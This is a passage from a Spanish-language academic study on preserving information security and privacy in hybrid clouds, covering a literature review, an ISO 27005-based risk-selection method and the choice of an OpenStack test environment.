Por otro lado, Gordon (2016) en su artículo destaca que los riesgos a los que debe enfrentarse la nube (en cualquier modelo de servicio) en ocasiones son los mismos que enfrenta una infraestuctura local porque la confidencialidad, integridad y disponibilidad son los objetivos básicos de un programa de seguridad de la información en cualquier ambiente. A pesar de ello, la nube híbrida sigue siendo el modelo preferido para la mayoría de la adopción empresarial [27]. Así mismo, Hudic y colaboradores presentaron una metodología de evaluación en 2017 para estimar la seguridad en nubes híbridas, donde analizaron la seguridad de servicios críticos en entornos de nube usando una simulación y con diferentes cargas de trabajo, procesamiento de información y envío de mensajes,

midieron el rendimiento y aseguraron los flujos de información, concluyendo que la metodología sirve para cualquier tipo de necesidad, ya sea el usuario final o el proveedor del servicio [28].

Cabe resaltar que otras metodologías de evaluación de seguridad como la que implementa la empresa Net Square Solutions Pvt. Ltd. ha demostrado su efectividad como estrategia de seguridad en sus servicios de computación en la nube por ser una metodología integral, que brinda a sus clientes un aprovechamiento mejor de las aplicaciones en la nube, puesto que se enfoca en comprender las diferentes arquitecturas de nube que ofrece para identificar posibles ataques [29].

Además de metodologías, otros investigadores como Rezaeian y colaboradores en 2016, presentaron un algoritmo (BCHCS) que permite preservar la privacidad de los datos en las aplicaciones de flujo de trabajo en la nube híbrida, capaz de tomar decisiones para las tareas confidenciales en la nube privada y utilizar recursos de la nube pública para tareas no confidenciales; si bien, los resultados mostraron mayor confiabilidad en tareas a nivel de privacidad, se demostró menor rendimiento en los flujos de trabajo en la operación, evidenciando una visión futura para abordar parámetros de confiabilidad y rendimiento a la par que garanticen la privacidad de los datos [25].

Del mismo modo, Shweta M. et al., propusieron en 2018 una simulación de un entrono híbrido por medio de CloudSim para comprobar si las opciones de escalabilidad, flexibilidad y calidad del servicio son tan eficaces como lo dice la literatura, además analizar los problemas relacionados con seguridad y privacidad los cuales son los que impiden que algunas empresas se migren a la nube. En su resultado mostraron que la nube híbrida aumenta la confiabilidad porque ofrece mejores niveles de QoS, SLA, manejo de cargas, etc., pero sigue siendo un tema poco estudiado a nivel mundial ofreciendo oportunidad de mejora en trabajos futuros [30]. Así mismo, otra arquitectura híbrida fue propuesta por Park et al. [31] que resalta el modelo de agente de servicio en la nube (CSB por sus siglas en inglés) como respaldo de construcción de un entorno de nube híbrida al integrar el entorno de nube privada de una empresa con un entorno de nube pública externa. Además, permite el funcionamiento estable de un entorno de nube híbrida a través de la migración, supervisión y gestión de cargas de trabajo; el artículo concluye que se requiere crear a futuro un prototipo CSB híbrido para el aprendizaje automático que no soporta el método actual existente, mejorando la seguridad de datos.

Así mismo, el modelo de integración de nube híbrida propuesto por Pathak et al. en 2018, permite unir las alertas de una nube híbrida, es decir, tener un marco de gestión que asigna las alertas tanto

de la nube pública como privada en una herramienta de gestión y agregación de eventos con la emisión automática de tickets para un control en ambos ambientes. La solución elegida (BlueIntegrate - IBM) aborda los requisitos asociados con la integración de la nube híbrida porque admite varias alertas en simultáneo, haciendo que esta solución proporcione nuevas herramientas a los desafíos de la nube híbrida de integración; no obstante, los autores sugieren que se deben incorporar nuevos controles de seguridad y privacidad en la integración de la nube híbrida para evitar materializar cualquier riesgo latente al que está expuesto el ambiente de nube [32]. Ahora bien, en el trabajo de Saini et al. sustentan que una de las técnicas más seguras de encriptación es la de Cifrado de extremo a extremo (E2EE por sus siglas en inglés) para mitigar riesgos de privacidad de la información, pero su sobrecarga de procesamiento hace que sea materia de estudio para trabajos futuros [19].

Otro estudio de relevancia fue el que propusieron Ramamoorthy et al. en 2018, que, mediante sistemas deductivos difusos, aseguran el proceso de administración de información bajo la infraestructura de nube híbrida prediciendo el proceso de toma de decisiones de nivel de seguridad bajo el modelo de nube híbrida. A partir de los análisis estadísticos realizaron la simulación en Cloud Analyst Simulator para interpretar los valores de entrada y evaluar los resultados, logrando eficiencia en la seguridad y privacidad de la información en sus resultados finales. Finalmente, los autores resaltan que administrar la seguridad del nivel de datos en un entorno de múltiples nubes es un aspecto desafiante entre los proveedores de servicios en la nube [33].

También se analizó el estudio realizado por Mthunzi y colaboradores donde evaluaron los desafíos de seguridad de la computación en la nube basados en los problemas de seguridad de las nubes existentes como la nube pública y la nube privada, para mostrar de manera más simple una taxonomía general de los desafíos más a profundidad a los que están expuestos los usuarios que tienen servicios de computación en la nube [34].

Abordando los desafíos de la última década, la demanda creciente de servicios en la nube no ha cesado y, de igual forma, las amenazas y ataques cada vez son más sofisticados y están alcanzado niveles antes impensables. Tabrizchi y Rafsanjani, exponen una compilación de las amenazas y vulnerabilidades conocidas hasta el momento y las clasifican en las siguientes categorías: 1) Políticas de seguridad, la cual enmarca los acuerdos de nivel de servicio, problema de gestión del cliente, antecedentes de confianza, 2) seguridad orientada al usuario, es decir, autenticación, autorización,

identidad y gestión de accesos, 3) almacenamiento de datos, relacionado con el banco de datos, confidencialidad, Integridad y disponibilidad de la información, malware y metadatos, 4) aplicación, relacionado con los sistemas operativos, el front-end/back-end y las vulnerabilidades de aplicaciones, 5) red, enfocado en sistemas de prevención de intrusiones, sistemas de detección de intrusiones y cortafuegos. Los autores concluyen que los servicios en la nube ahora son una parte vital de la vida corporativa ya que están brindando una oportunidad trascendental para acelerar los negocios a través de su capacidad de escalar rápidamente, permitiéndoles a las empresas, organizaciones e incluso países ser más ágiles con los recursos y brindar nuevas oportunidades de colaboración. Pese a esto, la nube aún es vulnerable a muchos desafíos de seguridad, por lo cual, toda investigación enfocada a superar estos desafíos será de gran aporte para proporcionar, cada vez más, la seguridad y confianza que los clientes demandan [35].

Finalmente, los sistemas y metodologías propuestas por los algunos autores sugieren evaluar la seguridad en entornos de nube híbridas con cargas de trabajo robustas o partir de algoritmos más complejos que pueden limitar el rendimiento de las arquitecturas de computación en la nube, ralentizando el sistema y ocasionando que el procesamiento dentro de la infraestructura se disminuya. Por lo tanto, la metodología de evaluación que se pretende desarrollar abordaría diferentes escenarios de nubes híbridas de acuerdo con cada necesidad sin afectar las cargas de trabajo desplegadas, así los análisis realizados no impactarán de manera significativa el rendimiento de las infraestructuras de nube híbrida.

2. Metodología

El desarrollo de este proyecto se estructuró en un proceso de cuatro fases, ilustradas en el siguiente esquema metodológico:




Fig. 3. Esquema metodológico.

El flujo de la metodología se realiza de manera consecutiva para concluir el trabajo y dar respuesta al objetivo general.

Tabla 2. Metodología para el desarrollo del trabajo.

FASE METODOLÓGICA	ACTIVIDADES
Caracterización de amenazas y vulnerabilidades.	Revisión Bibliográfica.
	Estudio de las amenazas y vulnerabilidades en la nube híbrida.
	Selección de las amenazas y vulnerabilidades más concurrentes en los entornos de nube híbrida.
	Estudio de medidas y controles de protección de seguridad y privacidad para entornos de nubes híbridas.
Despliegue de entorno virtual experimental.	Selección de plataforma de computación en la nube híbrida.
	Diseño y despliegue de un entorno virtualizado de nube híbrida en ambiente controlado por plataforma seleccionada.
	Configuración de servicios y aplicaciones simulando un entorno de nube híbrida completo.
	Pruebas de tráfico de datos con información expuesta en diferentes escenarios de cargas de trabajo.
Análisis de los resultados y construcción de metodología.	Conclusiones de los resultados y generación de recomendaciones.
	Comparativa de resultados obtenidos vs esperados.
	Creación de las fases de la metodología basado en el análisis de los resultados.
	Construcción de la metodología de evaluación para la preservación de la seguridad y privacidad de la información en nubes híbridas.
Casos de estudio sobre nubes híbridas.	Análisis de caso de estudio para nubes híbridas.
	validación de la metodología con caso de estudio.
	Conclusiones y recomendaciones finales. Entrega de documento final.

2.1 Fase 1: Caracterización y selección

Para la primera etapa, mediante una revisión de la literatura se identificó, evaluó e interpretó los resultados obtenidos para tres categorías iniciales que fueron planteadas en la pregunta de investigación, las cuales son: amenazas, vulnerabilidades y riesgos presentes en la computación en la nube híbrida, con el fin de identificar datos relevantes y concurrentes que son materia de estudio en este trabajo; teniendo como contexto un ambiente virtual experimental controlado donde se evaluó un conjunto de procedimientos que permitieron lograr preservar la seguridad y privacidad de la información en la interoperabilidad de una nube híbrida, partiendo de la premisa de que la vulnerabilidad y la amenaza son componentes dentro de un mismo marco conceptual del riesgo.

2.1.1 Caracterización

Inicialmente, se construyeron diferentes cadenas de búsqueda booleanas con palabras claves en inglés, puesto que tienen mayor difusión y aceptación en los sitios a consultar y así obtener artículos, revistas, libros y conferencias relacionados con el tema de estudio, usando diferentes bases de datos bibliográficas con diferentes sintaxis de búsqueda obteniendo mejores resultados. Algunas de las combinaciones utilizadas con los operadores booleanos fueron:

- (hybrid Cloud) AND (security OR risks OR vulnerabilities OR threat OR interoperability)
- (hybrid Cloud) AND (security) AND (risks) AND (vulnerabilities) AND (threat) AND (interoperability)

Las siguientes Webs fueron usadas para la investigación:

- IEEE Xplore: (https://ieeexplore-ieee-org.itm.elogim.com:2443/Xplore/home.jsp)
- ScienceDirect: (https://www-sciencedirect-com.itm.elogim.com:2443/)
- Scopus: (https://www-scopus-com.itm.elogim.com:2443/)
- SpringerLink: (https://link-springer-com.itm.elogim.com:2443/)

En cada búsqueda se aplicaron diferentes filtros para obtener mejores relaciones que permitieron restringir los resultados según criterios concretos, con esta estrategia se obtuvo en la búsqueda unos resultados más eficientes. Los filtros usados consistieron en:

- “Year”: Publicaciones entre el año 2015 y 2021.
- “Article type”: Se seleccionaron las coincidencias referentes a «Review articles, Article, Book chapters, Conference Paper».

- “Publication title”: Los títulos más importantes de la búsqueda debían entrar en la categoría «Journal of Network and Computer Applications, Computer Communications, Computers & Security, Computer Science Review, Computer Networks, Journal of Systems Architecture, Advances in Computers, Computer Science Review, Telecommunications, Telematics and Informatics, Engineering Science and Technology an International Journal».
- “Subject áreas”: Las áreas de estudio principalmente debieron estar dentro de «Computer Science , Engineering».
- “Publication Topics” o “Keyword”: Para acotar la búsqueda, las palabras claves y/o temas en las publicaciones debían corresponder con «Cloud Computing, Network Security, Security of data, Cryptography, Data Privacy, Distributed Computer Systems».
- “Language”: La búsqueda se centró en inglés y español.

Teniendo los resultados de la búsqueda, se continuó con la caracterización primaria de estos artículos la cual se realizó mediante la revisión del título, palabras claves y el resumen con el fin de encontrar resultados relevantes e irrelevantes para aplicar criterios de exclusión y de inclusión definidos, con el propósito de tener información más precisa. Para la caracterización final se filtraron los datos más relevantes identificados en los trabajos revisados, para finalmente escoger los que respondieron a la pregunta de investigación planteada en el trabajo. La Tabla 3 muestra los resultados de la revisión de la literatura con la caracterización primaria y final.

Criterios de inclusión definidos:

- Artículos que el tema principal se base en la seguridad de la nube híbrida.
- Problemática actual y desafíos de la nube híbrida.
- El estudio se centre en amenazas, vulnerabilidades, riesgos de la nube híbrida.
- Estudios basados en proveedores y empresas relacionada con la seguridad de la nube híbrida.
- Metodologías basadas en la seguridad de la computación en la nube híbrida.

Criterios de exclusión definidos:

- Artículos de computación en la nube, pero con aplicabilidad a otras áreas del conocimiento.
- No se habla de seguridad en computación en la nube híbrida.
- El enfoque es a desarrollo de software para la computación en la nube híbrida.
- Artículos duplicados.

Tabla 3. Plantilla de fuentes por consultar.

RECURSO	RESULTADOS ENCONTRADOS	CARACTERIZACIÓN PRIMARIA	CARACTERIZACIÓN FINAL
ACM Xplore			
IEEE Xplore			
ScienceDirect			
Scopus			
TOTAL			

Además de la caracterización final propuesta en la Tabla 3, se consideraron también algunas organizaciones de la industria de TI, computación en la nube y ciberseguridad a nivel mundial, además de otras que fueron citadas en esos artículos, y, basado en esto se obtuvieron otras publicaciones, informes, reportes y encuestas en los diferentes repositorios y sitios Web de dichas organizaciones referentes a la seguridad de la nube híbrida, teniendo como premisa partir de publicaciones recientes que sirvieron como fuentes primarias en el estudio de los desafíos presentes en la industria de la computación en nube híbrida (Tabla 4).

Tabla 4. Plantilla de recolección de datos de la industria de computación en la nube.

COMPAÑÍA	DESCRIPCIÓN	PUBLICACIONES	
		CARACTERIZACIÓN INCIAL	CARACTERIZACIÓN FINAL

La información recopilada en la caracterización final de las diferentes fuentes investigadas (bases de datos bibliográficas, organizaciones referentes a la computación en la nube) se agrupó, tabuló y organizó por estudio, relacionando con una «X» cada categoría (amenazas, vulnerabilidades y riesgos) presente en cada publicación, detallando el año, el título y el tipo de publicación tales como artículos de revista, libros, reportes, conferencias, etc. que fueron los referentes para la selección de las amenazas, vulnerabilidades y riesgos presentes en la computación en la nube híbrida (Tabla 5). Basado en esta información se pudo extraer los ítems más relevantes de las tres categorías definidas en esta sección (amenazas, vulnerabilidades y riesgos) para finalmente formar el cuadro de caracterización general (Tabla 6). En la sección «Selección» se muestra cómo fue definida la selección final para obtener el cuadro característico final usado para el desarrollo del proyecto.

Tabla 5. Plantilla de publicaciones importantes de la computación en la nube híbrida.

PUBLICACIONES				ESTUDIO RELACIONADO CON			REFERENCIA
ÍTEM	AÑO	TÍTULO	TIPO	AMENAZAS	VULNERABILIDADES	RIESGOS	

Tabla 6. Plantilla de cuadro característico general.

DESAFÍOS DE LA NUBE HÍBRIDA		
AMENAZAS	VULNERABILIDADES	RIESGOS

2.1.2 Selección

Mediante el cuadro de caracterización general se especificó una matriz de riesgos con base en la norma ISO 27005:2018, en la cual se estableció cuáles son las amenazas, vulnerabilidades y riesgos más relevantes y concurrentes que afectan la seguridad y privacidad de la información en la interoperabilidad de la nube hibrida a través del contexto definido en esta fase, que sirvieron de base para realizar las pruebas necesarias en el entorno virtual experimental.

a. Matriz de Riesgos

Se definieron las tablas de probabilidad e impacto para cada categoría analizada en la caracterización (amenazas, vulnerabilidades y riesgos), como factor de impacto se eligió la afectación que puede tener un entorno de nube híbrida en cuanto a su seguridad y privacidad de la información se refiere. El nivel de impacto (Tabla 7) estuvo marcado por tres premisas correspondientes a las categorías estudiadas:

- *Amenazas:* Posibilidad de ocurrencia de un evento que afecte la seguridad y privacidad en entornos de nube hibrida.
- *Vulnerabilidad:* Debilidad explotada que afecta la seguridad y privacidad en entornos de nube hibrida.
- *Riesgos:* Peligro de que amenazas exploten vulnerabilidades y afecten la seguridad y privacidad en entornos de nube hibrida.

Tabla 7. Nivel de impacto.

NIVEL	RANGO	DESCRIPCIÓN	AFECTACIÓN
1	Muy bajo	Impacto apenas perceptible.	Sin afectación considerable.
2	Bajo	Información secundaria afectadas.	Afectación de la seguridad y privacidad de la información <5%.
3	Medio	Información principal afectadas.	Afectación de la seguridad y privacidad de la información del 5 % - 10%.
4	Alto	Activos de información altamente comprometidos.	Afectación de la seguridad y privacidad de la información del 10% - 20 %.
5	Muy Alto	Recursos irrecuperables.	Afectación de la seguridad y privacidad de la información del > 20%.

La Tabla 8 muestra el grado de certidumbre a los que se puede enfrentar la computación en la nube híbrida y que se utilizó para construir el mapa de calor con respecto a las amenazas, vulnerabilidades y riesgos para la selección planteada en esta fase.

Tabla 8. Nivel de probabilidad.

NIVEL	RANGO	DESCRIPCIÓN
5	Muy Alta	La expectativa de ocurrencia se da en la mayoría de las circunstancias.
4	Alta	Probabilidad de ocurrencia en la mayoría de las circunstancias.
3	Media	Puede ocurrir en algún momento.
2	Baja	Podría ocurrir algunas veces.
1	Muy Baja	Puede ocurrir en circunstancias excepcionales.

b. Calificación de categorías

Cada ítem del cuadro característico general fue calificado en la Tabla 9 a partir de la probabilidad e impacto (parámetros previos) en escenarios de seguridad y privacidad de la información en la interoperabilidad de entornos de nube híbrida basado en una escala de clasificación numérica, lo cual fue el referente para la elaboración del mapa de calor de cada categoría (amenazas, vulnerabilidades y riesgos), que finalmente fue la herramienta de selección de los elementos con que se trabajó la parte experimental en el entorno virtual experimental de nube hibrida.

Tabla 9. Cuadro de calificación.

N°	CATEGORÍA POR MEDIR	PROBABILIDAD		IMPACTO		PUNTAJE
1	(Amenazas, vulnerabilidades, riesgos)	Muy baja	1	Muy bajo	1	(Probabilidad * Impacto)
2	(Amenazas, vulnerabilidades, riesgos)	Baja	2	Bajo	2	(Probabilidad * Impacto)
3	(Amenazas, vulnerabilidades, riesgos)	Media	3	Medio	3	(Probabilidad * Impacto)
4	(Amenazas, vulnerabilidades, riesgos)	Alta	4	Alto	4	(Probabilidad * Impacto)
5	(Amenazas, vulnerabilidades, riesgos)	Muy alta	5	Muy alto	5	(Probabilidad * Impacto)

c. Mapa de calor

El mapa de calor generado para cada categoría (amenazas, vulnerabilidades y riesgos) consistió en una matriz con dos ejes, donde el eje "y" representa la probabilidad de frecuencia de las categorías estudiadas y el eje "x" representa el impacto que puede tener cada elemento en la nube híbrida. Cada mapa de calor generado representó gráficamente el estado de las amenazas, vulnerabilidad y riesgos más concurrentes que afectan la seguridad y privacidad de la información en la interoperabilidad de la nube híbrida; cada cuadrante evidenció el nivel de criticidad que sirvió de referente para la selección final.

d. Selección final

El alcance de la selección final en esta fase se condicionó a tres o cuatro elementos máximos por categoría (amenazas, vulnerabilidades y riesgos), para enfocar datos más concretos en el área de interés y teniendo en cuenta las limitaciones y los recursos disponibles para la ejecución de las pruebas experimentales. La condición inicial de selección incluyó las zonas inaceptables de la distribución porcentual (Tabla 10) que correspondieron a la probabilidad vs impacto más críticas resultantes del mapa de calor (Fig. 4). Posteriormente, la condición final de selección se centró en niveles altos y muy altos (Probabilidad vs Impacto) donde el puntaje obtenido en la calificación fue superior o igual a 16 puntos, ver Tabla 11.

Tabla 10. Distribución porcentual.

ZONA	
Aceptable	Gestión mediante procedimientos de rutina
Tolerable	Gestión mediante procedimientos de monitoreo o respuesta específica.
Inaceptable	Atención de alta gerencia.
Inadmisible	Acción inmediata.




Fig. 4. Mapa de Calor.

Tabla 11. Criterio de selección final.

PROBABILIDAD		IMPACTO		PUNTAJE
Muy alta	5	Muy alto	5	25
Alta	4	Alto	4	16
Muy alta	5	Alto	4	20
Alta	4	Muy alto	5	20

La selección final realizada por cada categoría (amenazas, vulnerabilidades y riesgos), permitió generar el cuadro característico final donde convergen los puntos más relevantes en cuanto a la seguridad y privacidad de la nube hibrida se refiere, los cuales fueron el referente para las pruebas en el entorno virtual experimental y posteriormente analizar los resultados (Tabla 12).

Tabla 12. Plantilla de cuadro característico final.

DESAFÍOS MÁS RELEVANTES DE LA NUBE HÍBRIDA		
AMENAZAS	**VULNERABILIDADES**	**RIESGOS**

2.1.3 Riesgos a evaluar

Los riesgos seleccionados se usaron como punto de partida para ejecutar las pruebas del entorno virtual experimental, por lo cual se precisó cada riesgo seleccionado basado en la preservación de la seguridad y privacidad de la información en la interoperabilidad de la nube híbrida, para tener un mejor entendimiento posterior a la ejecución de las pruebas propuestas realizadas en la siguiente fase.

2.1.4 Medidas y controles en la nube híbrida

Existen varias medidas y controles para asegurar la nube híbrida en términos de seguridad y privacidad, por lo que sustentado en el marco teórico se definieron tres clasificaciones (Fig. 5):

- Medidas y controles de seguridad.
- Medidas y controles de privacidad.
- Medidas y controles de seguridad y privacidad (comunes).

A partir de este referente, se realizó un comparativo respecto a los elementos seleccionados en el cuadro característico final (Tabla 12) vs las medidas y controles en la nube híbrida definidos para determinar la aplicabilidad a cada amenaza, vulnerabilidad y riesgo.




Fig. 5. Controles y medidas en la nube híbrida.

Selección de medidas y controles

La Tabla 13 muestra la aplicabilidad de las medidas y controles (seguridad, privacidad y comunes) vs amenazas, vulnerabilidades y riesgos. En la columna «categoría» se incluyó cada ítem estudiado en el cuadro característico final de las amenazas, vulnerabilidades y riesgos, para así analizarlos con las medidas y controles comprendidos en las columnas siguientes donde se obtuvo la aplicabilidad para cada categoría (amenazas, vulnerabilidades y riesgos).

Basado en la definición teórica de las medidas y controles de la nube híbrida (ver marco teórico) se marcaron con una «X» las que son necesarias para evitar o disminuir las amenazas, vulnerabilidades y riesgos latentes en la computación en la nube híbrida en cuanto a seguridad y privacidad, a fin de determinar cuáles son más importantes para este estudio.

Tabla 13. Plantilla de análisis de medidas y controles en la nube híbrida.

CATEGORÍA	MEDIDAS Y CONTROLES (SEGURIDAD, PRIVACIDAD, COMUNES)			
	#1	#2	#3	#4
Amenazas/Vulnerabilidades/Riesgos				

A partir de los resultados obtenidos se generó un recuadro final donde se mostraron las medidas y controles más relevantes para las amenazas, vulnerabilidades y riesgos estudiados durante esta fase. El recuadro final se obtuvo cumpliendo las siguientes condiciones:

- Si las medidas y controles de seguridad son aplicables en su totalidad para las amenazas, vulnerabilidades y riesgos estudiados.
- Si las medidas y controles de privacidad son aplicables en su totalidad para las amenazas, vulnerabilidades y riesgos estudiados.
- Si las medidas y controles de seguridad y privacidad (comunes) son aplicables en su totalidad para las amenazas, vulnerabilidades y riesgos estudiados.

Tabla 14. Plantilla de medidas y controles seleccionadas.

MEDIDAS Y CONTROLES		
SEGURIDAD	**PRIVACIDAD**	**SEGURIDAD Y PRIVACIDAD (COMUNES)**

Desafíos vs Medidas y controles

Para generar el recuadro comparativo entre los desafíos y las medidas y controles, se correlacionó el cuadro característico final (Tabla 12) y el cuadro final de medidas y controles (Tabla 14) organizando la información obtenida, facilitando la identificación las características de amenazas, vulnerabilidades y riesgos con sus respectivas medidas y controles. Para una mejor claridad de los conceptos se desarrolló una gráfica en forma de mapa conceptual la cual está expuesta en la sección de resultados.

2.1.5 Esquema de riesgos

Mediante una representación gráfica se expresó el flujo general de los riesgos a los que está expuesta la información en la interoperabilidad de la nube híbrida en conjunto con sus amenazas y vulnerabilidades, así como sus medidas y controles de protección para una presentación clara de la temática estudiada a partir de los conceptos más importantes de la computación en la nube híbrida.

2.2 Fase 2: Entorno virtual experimental

Para la segunda fase, a partir del estudio de las diferentes plataformas de computación en la nube tanto pública como privada y a partir de diferentes requerimientos esenciales se valoró según las prestaciones, cuál era la herramienta que más se adaptaba para desplegar y evaluar los componentes estudiados en la primera fase.

2.2.1 Plataformas código abierto nube híbrida

El desarrollo de soluciones de código abierto ofrece una alternativa gratuita y flexible a los servicios comerciales en la nube híbrida, se procedió a analizar de manera general un total de cuatro frameworks de código abierto de computación en la nube híbrida descritos en el marco teórico: OpenStack, CloudStack, OpenNebula y Eucalyptus.

La Tabla 15 comparó las características más relevantes de cada plataforma para tener un fundamento necesario de selección final, acorde al alcance del proyecto.

Tabla 15. Plantilla de comparación de soluciones de código abierto (nube híbrida).

CARACTERÍSTICA	OpenStack	CloudStack	Eucalyptus	OpenNebula
Año				
Origen				
Filosofía de servicio				
Arquitectura				
Compatibilidad con API				
Implementación				
Hipervisor				
Programación				
Sistema Operativo compatible				
Almacenamiento				
Red				
Interfaz de usuario				

2.2.2 Selección plataforma de nube híbrida

Teniendo como base el cuadro de comparación de las diferentes plataformas de la Tabla 15 y, mediante una estrategia de valoración y tres criterios generales para cada plataforma, se seleccionó la más adecuada para la fase de experimentación. Los tres criterios considerados para la selección de la plataforma fueron:

- *Interfaz de usuario*: Facilidad de instalación mediante línea de comandos, y que posea una interfaz Web.
- *Escalabilidad:* Arquitectura compatible con otros sistemas de nube además de integración con otros servicios.
- *Comunidad (contribuidores y partners):* Información disponible y amplia en diferentes repositorios y comunidades de desarrolladores, además de documentación con diferentes fabricantes.

Se calificó cada criterio con valores numéricos entre «0 y 2», donde:

Tabla 16. Valoración plataformas.

VALOR	OBSERVACIÓN
0	No cumple
1	Cumple parcialmente
2	Cumple completamente

Del mismo modo, la Tabla 17 describe la estrategia tenida en cuenta en la selección de la plataforma de acuerdo al valor total obtenido de cada plataforma.

Tabla 17. Estrategia de valoración de plataformas de computación en la nube híbrida.

ESTRATEGIA	DESCRIPCIÓN
Definir	Tipos de plataformas de la computación en la nube que soportan la nube híbrida.
Evaluar	Determinar las bondades de las plataformas definidas y comprarlas.
Calificar	Requerimientos necesarios para despliegue de entorno virtual experimental.
Seleccionar	Seleccionar la plataforma que cumpla con los requerimientos necesarios teniendo en cuenta las limitantes y recursos disponibles.

2.2.3 Requerimientos del entorno virtual

Modelo de servicio

Inicialmente se definió el modelo de servicio más adecuado que ofreciera toda la infraestructura necesaria para la gestión de los recursos (equipos, redes, software, etc.). Estos modelos en la nube pueden desplegarse en tres formas: Software como Servicio (SaaS), Plataforma como Servicio (PaaS), e Infraestructura como Servicio (IaaS), por lo que a partir de la Tabla 18 se revisaron los modelos y se escogió el que más se ajustó a un entorno de nube híbrida el cual comparte soluciones tanto en la nube pública como la nube privada.

Tabla 18. Diferencia de modelo de servicios Cloud.

ON PREMISE	IaaS	PaaS	SaaS
Aplicaciones	Aplicaciones	Aplicaciones	Aplicaciones
Datos	Datos	Datos	Datos
Ejecución y programas	Ejecución y Programas	Ejecución y programas	Ejecución y programas
Sistemas Operativos	Sistemas Operativos	Sistemas Operativos	Sistemas Operativos
Servidores	Servidores	Servidores	Servidores
Almacenamiento	Almacenamiento	Almacenamiento	Almacenamiento
Redes	Redes	Redes	Redes
Seguridad Física	Seguridad Física	Seguridad Física	Seguridad Física

- Responsabilidad del usuario/cliente.
- Responsabilidad del proveedor de Nube.

Virtualización y requisitos de software y hardware

Se requirió un software de virtualización para alojar el sistema operativo base, seleccionando a *VirtualBox* puesto que, es una solución gratuita como software de código abierto bajo los términos de Licencia Pública General de GNU o por su nombre en inglés General Public License GPL, es fácil de instalar y configurar; no obstante, es ampliamente usada en el mundo y cumple con las funcionalidades requeridas para la instalación del sistema operativo donde se alojará OpenStack.

De esta manera, para implementar OpenStack fue importante evaluar previamente los requisitos a nivel de hardware y software para que el sistema se ejecutara correctamente, y se tomó como referencia las exigencias recomendadas por OpenStack y la distribución de sistema operativo Linux que más se adaptó a las necesidades del proyecto para empezar con el diseño del entorno virtual experimental [36].

Finalmente, basado en la Tabla 19 se investigó cuál de los sistemas operativos (Distribuciones Linux) es más utilizado para implementaciones OpensStack y se seleccionó uno de ellos; así mismo, apoyado en la Tabla 20 se determinaron las características a nivel de hardware para la instalación de la plataforma dentro del sistema operativo seleccionado, respetando las recomendaciones necesarias para un escenario de pruebas óptimo.

Tabla 19. Prerrequisitos de Software [36].

SISTEMAS OPERATIVOS SOPORTADOS	PAQUETES DE SISTEMA PARA UBUNTU	PAQUETES DE SISTEMA PARA CentOS
Ubuntu Server RHEL/CentOS Debian	gcc python-pip python-dev libxml2-dev libxslt-dev libffi-dev libpq-dev python-openssl mysql-client	gcc python-pip python-devel libxml2-devel libxslt-devel libffi-devel postgresql-devel pyOpenSSL mysql

Tabla 20. Prerrequisitos de Hardware [36].

CRITERIOS	MÍNIMO	RECOMENDADO
